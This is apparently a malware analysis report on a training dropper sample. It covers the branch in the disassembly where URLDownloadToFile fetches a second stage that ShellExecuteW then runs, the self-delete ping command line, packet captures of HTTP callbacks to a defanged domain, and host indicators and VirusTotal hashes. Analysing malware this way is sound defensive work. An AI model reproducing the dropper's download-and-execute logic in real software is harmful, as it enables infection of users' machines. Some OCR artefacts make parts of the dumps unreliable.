Dropper.Downl...	5284	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 0, Length: 198, Priority: Normal

Executing “CR433101.dat.exe”

Dropper.Downl...	5284	CreateFile	C:\Users\flareuser\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	
Dropper.Downl...	5284	RegQueryValue	HKLM	SUCCESS	



From the host itself we can find that file and verify that it is the same as it has the same amount of bytes (198). Again, this would be the second stage payload.



Dropper Download From URLMalware  
Jul 2025  
v1.0



From **Cutter** we can identify where exactly the malware determines if it needs to execute the payload or delete itself.

Under normal circumstances where it detonates:

1. API **URLDownloadToFile** succeeds and its return value, "0", is stored in register "EAX".
2. **"test eax, eax"** will update the "Zero Flag" (ZF) based on the contents of register "EAX". As the value is "0", then the "ZF" is set.
3. **"jne <memory location>"** will decide to jump to a memory location or to continue the normal flow of execution based on if the "ZF" flag is set or not. In other words, it will jump if not equal to zero.
  - a. Because the "ZF" is set, it knows that the value is 0.
  - b. As the value is 0, it will not take the jump and it will continue to the next memory location as usual.

This is exactly how and where the malware decides which route to take.

When it can reach and download the file, then "ZF == 1".

<pre>mov dword ptr ds:[194388],eax mov dword ptr ss:[esp],7D0 mov dword ptr ss:[esp+4],0 call dropper.downloadfromurl (2).1911E0 push 0 push 0 push dropper.downloadfromurl (2).193230 push dropper.downloadfromurl (2).193188 push 0 call dword ptr ds:[URLDownloadToFile@1 test eax,eax jne dropper.downloadfromurl (2).191142 push eax push 40000000 push eax push eax push dropper.downloadfromurl (2).1932A0 push dword ptr ds:[194388]</pre>	<pre>EAX 00000000 EBX 00808000 ECX 3F71CF55 EDX 00C80000 EBP 00AFFA08 ESP 00AFF380 ESI 00CD1F40 EDI 00CC8678 EIP 001910DF dropper.downloadfromurl (2).001910DF  EFLAGS 00000344 ZF 1 PF 1 AE 0 OF 0 SF 0 DF 0 CF 0 TF 1 IF 1</pre>
--	--

When it can't reach the URL, then "ZF == 0" and it takes the jump.



```
001910B0 A3 88431900 mov dword ptr ds:[194388],eax
001910B5 C70424 D0070000 mov dword ptr ss:[esp],7D0
001910BC C74424 04 00000000 mov dword ptr ss:[esp+4],0
001910C4 E8 17010000 call dropper.downloadfromurl (2).1911E0
001910C9 6A 00 push 0
001910CB 6A 00 push 0
001910CD 68 30321900 push dropper.downloadfromurl (2).193230
001910D2 68 88311900 push dropper.downloadfromurl (2).1931B8
001910D7 6A 00 push 0
001910D9 FF15 F4301900 call dword ptr ds:[<URLDownloadToFile>]
001910DF 85C0 test eax, eax
001910E1 75 5F jne dropper.downloadfromurl (2).191142
001910E3 50 push eax
001910E4 68 00000040 push 40000000
001910E9 50 push eax
001910EA 50 push eax
001910EB 68 A0321900 push dropper.downloadfromurl (2).1932A0
001910F0 FF35 88431900 push dword ptr ds:[194388]
001910F6 FF15 74301900 call dword ptr ds:[<InternetOpenUrlw>]
001910FC 8D0C24 lea ecx, dword ptr ss:[esp]
001910FF C70424 C8000000 mov dword ptr ss:[esp], C8
00191106 C74424 04 00000000 mov dword ptr ss:[esp+4], 0
0019110E E8 CD000000 call dropper.downloadfromurl (2).1911E0
00191113 6A 01 push 1
00191115 68 38311900 push dropper.downloadfromurl (2).193138
0019111A 6A 00 push 0
0019111C 68 D0321900 push dropper.downloadfromurl (2).1932D0
00191121 68 6C331900 push dropper.downloadfromurl (2).19336C
00191126 6A 00 push 0
00191128 FF15 54301900 call dword ptr ds:[<ShellExecuteW>]
0019112E 33C0 xor eax, eax
00191130 8B8C24 7C060000 mov ecx, dword ptr ss:[esp+67C]
00191137 33CC xor ecx, esp
00191139 E8 58020000 call dropper.downloadfromurl (2).191399
0019113E 8BE5 mov esp, ebp
00191140 5D pop ebp
00191141 C3 ret
00191142 6A 44 push 44
```

EAX 800C0005  
EBX 00EDF000  
ECX 93B3F428  
EDX 01090000  
EBP 00DAFC50  
ESP 00DAF5D0  
ESI 01081F90 &"C:\\Users\\f"  
EDI 010A8678 &"ALLUSERSPROF:"  
EIP 001910E1 dropper.downloa  
EFLAGS 00000286  
ZF 0 PF 1 AF 0  
OF 0 SF 1 DF 0  
CF 0 TF 0 IF 1  
LastError 00000000 (ERROR\_SUCCE!  
LastStatus 00000000 (STATUS\_SUCCE!  
GS 002B FS 0053  
ES 002B DS 002B  
CS 0023 SS 002B  
ST(0) 0000000000000000 x87r0 f  
ST(1) 0000000000000000 x87r1 f  
ST(2) 0000000000000000 x87r2 f  
ST(3) 0000000000000000 x87r3 f  
ST(4) 0000000000000000 x87r4 f  
ST(5) 0000000000000000 x87r5 f  
ST(6) 3FFF800000000000 x87r6 f  
ST(7) 3FFF80B70C975DF22363 x87r7 f  
Default (stdcall)



# Indicators of Compromise

## Network Indicators

HTTP request to

“[hxxp]://ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico”

```
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49890, Dst Port: 80, Seq: 1, Ack: 1, Len: 248
Hypertext Transfer Protocol
  GET /favicon.ico HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0 C; .NET4.0E)\r\n
    Host: ssl-6582datamanager.helpdeskbro[s.]local\r\n
    Connection: Keep-Alive\r\n
  \r\n
  [Response in frame: 11]
  [Full request URI: http://ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico]

0000  08 00 27 c1 4b 86 08 00 27 a3 ba 1e 08 00 45 00  ..'.K... '.....E.
0010  01 20 28 f2 40 00 80 06 bc df 0a 00 00 03 0a 00  . (@... ..
0020  00 04 c2 e2 00 50 f8 67 ca ff c4 f0 34 d3 50 18  ....P.g....4.P.
0030  04 00 e8 50 00 00 47 45 54 20 2f 66 61 76 69 63  ...P...GE T /favic
0040  6f 6e 2e 69 63 6f 20 48 54 54 50 2f 31 2e 31 0d  on.ico H TTP/1.1
0050  0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63  -Accept:  */*..Ac
0060  63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67  cept-Enc oding: g
0070  7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73  zip, def late..Us
0080  65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c  er-Agent : Mozill
0090  61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c  a/4.0 (c ompatibl
00a0  65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e  e; MSIE 7.0; Win
00b0  64 6f 77 73 20 4e 54 20 36 2e 32 3b 20 57 4f 57  dows NT 6.2; WOW
00c0  36 34 3b 20 54 72 69 64 65 6e 74 2f 37 2e 30 3b  64; Trid ent/7.0;
00d0  20 2e 4e 45 54 34 2e 30 43 3b 20 2e 4e 45 54 34  .NET4.0 C; .NET4
00e0  2e 30 45 29 0d 0a 48 6f 73 74 3a 20 73 73 6c 2d  .0E)..Ho st: ssl-
00f0  36 35 38 32 64 61 74 61 6d 61 6e 61 67 65 72 2e  6582data manager.
0100  68 65 6c 70 64 65 73 6b 62 72 6f 73 2e 6c 6f 63  helpdesk bro[s.]l
0110  61 6c 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20  al..Conn ection:
```

No.: 7 · Time: 13:38:31.538174261 · Source: 10.0.0.3 · Destination: 10.0.0.4 · Protocol: HTTP · Length: 302 · Info: GET /favicon.ico HTTP/1.1

☒ Show packet bytes

Layout: Vertical (Stacked)

Help

HTTP request to “[hxxp]://huskyhacks[.]dev”



```
▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▶ Transmission Control Protocol, Src Port: 49891, Dst Port: 80, Seq: 1, Ack: 1, L
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    \[Response in frame: 26\]
    \[Full request URI: http://huskyhacks.dev/\]
```

0000	08 00 27 c1 4b 86 08 00 27 a3 ba 1e 08 00 45 00	..'.K... '.....E.
0010	00 69 28 fa 40 00 80 06 bd 8e 0a 00 00 03 0a 00	·i(·@... .....
0020	00 04 c2 e3 00 50 18 f9 dd 95 c2 ed e2 08 50 18	.....P... .....
0030	04 00 57 9e 00 00 47 45 54 20 2f 20 48 54 54 50	..W...GE T / HTTP
0040	2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74	/1.1·Us er-Agent
0050	3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 0d 0a 48	: Mozill a/5.0·H
0060	6f 73 74 3a 20 68 75 73 6b 79 68 61 63 6b 73 2e	ost: hus kyhacks.
0070	64 65 76 0d 0a 0d 0a	dev....



## Host-based Indicators

A new file was created: "C:\Users\Public\Documents\CR433101.dat.exe".

The screenshot shows a Windows Explorer window with the address bar set to 'This PC > Local Disk (C:) > Users > Public > Public Documents'. The file list includes 'Explorers Suite Signatures', 'My Music', 'My Pictures', 'My Videos', 'CR433101.dat.exe' (highlighted), and 'desktop.ini'. The file 'CR433101.dat.exe' is an Application, created on 7/23/2025 at 10:58 AM.

Name	Date modified	Type	Size
Explorers Suite Signatures	7/1/2025 2:21 PM	File folder	
My Music	7/1/2025 1:44 PM	File folder	
My Pictures	7/1/2025 1:44 PM	File folder	
My Videos	7/1/2025 1:44 PM	File folder	
CR433101.dat.exe	7/23/2025 10:58 AM	Application	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	

The screenshot shows a Windows Event Viewer log with a detailed view of file operations. The log entries are as follows:

Process	PID	Operation	Path	Result	Details
Dropper.Downl...	5284	QueryBasicInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Creation Time: 7/23/2025 10:58:19 AM, Last Access Time: 7/23/2025 10:58:33 AM
Dropper.Downl...	5284	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File
Dropper.Downl...	5284	QueryBasicInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Creation Time: 7/23/2025 10:58:33 AM, Last Access Time: 7/23/2025 10:58:33 AM
Dropper.Downl...	5284	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Generic Write, Read Attributes
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Disposition: OverwriteIf
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Options: Synchronous IO Non-Alert, Non-Directory File
Dropper.Downl...	5284	QueryNormalize...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Attributes: N
Dropper.Downl...	5284	ReadFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	ShareMode: None
Dropper.Downl...	5284	ReadFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	AllocationSize: 0
Dropper.Downl...	5284	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	OpenResult: Overwritten



# Appendices

## A. CallBack URL

Domain Name	Port
hxxp://ssl-6582datamanager.helpdeskbro[s. ]local	80

## B. VirusTotal

57  
/ 72  
Community Score -88

57/72 security vendors flagged this file as malicious

Reanalyze Similar

92730427321a1c4ccfc0d0580834dae98121efa9bb8963da332bfd6cf1fda8a

Size 12.00 KB

Last Analysis Date 15 hours ago

Dropper.DownloadFromURL.exe.malz

peexe detect-debug-environment runtime-modules idle direct-cpu-clock-access checks-network-adapters spreader long-sleeps checks-user-input

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 21+

Basic properties

MD5 1d8562c0adcae734d63f7baaca02f7c

SHA-1 be138820e72435043b065fbf3a786be274b147ab

SHA-256 92730427321a1c4ccfc0d0580834dae98121efa9bb8963da332bfd6cf1fda8a

Vhash 014056651d15555bzfzh211z13z23z45z

Authentihash 5f18327b29c76da006f05240022cbde921e78fa2472b537d903008caeef64365

Imphash f2d1b81b70adf3f2dccc6d462ae64dc4

Rich PE header hash fa59319837c5c2d12d4271dacda97ad2

SSDEEP 192:BR5KeZxKpjjHo3uggzOkRKbyWkU7gwDR2FGV7E5pz67VSNl:BjqVH8uejrkbnkP5FGV78N

TLSH T1DF428D03F6D00FB1DF240579303796ASC0BBB2516EE197236BD214850E762E2F43316E

File type Win32 EXE executable windows win32 pe peexe

Magic PE32 executable (console) Intel 80386, for MS Windows

TrID Win32 Executable MS Visual C++ (generic) (47.3%) Win64 Executable (generic) (15.9%) Win32 Dynamic Link Library (generic) (9.9%) Win16 NE executab

DetectItEasy PE32 Compiler: EP:Microsoft Visual C/C++ (2017 v.15.5-6) [EXE32] Compiler: Microsoft Visual C/C++ (19.28.29334) [LTCG/C++] Linker: Microsoft Linker (1

Magika PEBIN

File size 12.00 KB (12288 bytes)

History

Creation Time 2021-09-04 18:11:12 UTC

First Seen In The Wild 2021-09-04 11:11:12 UTC

First Submission 2021-10-08 06:53:51 UTC

Last Submission 2025-07-22 12:12:34 UTC

Last Analysis 2025-07-23 21:40:48 UTC

Dropper Download From URLMalware  
Jul 2025  
v1.0





---

## Resources

- <https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena>
- [https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85))
- <https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurla>
- <https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea>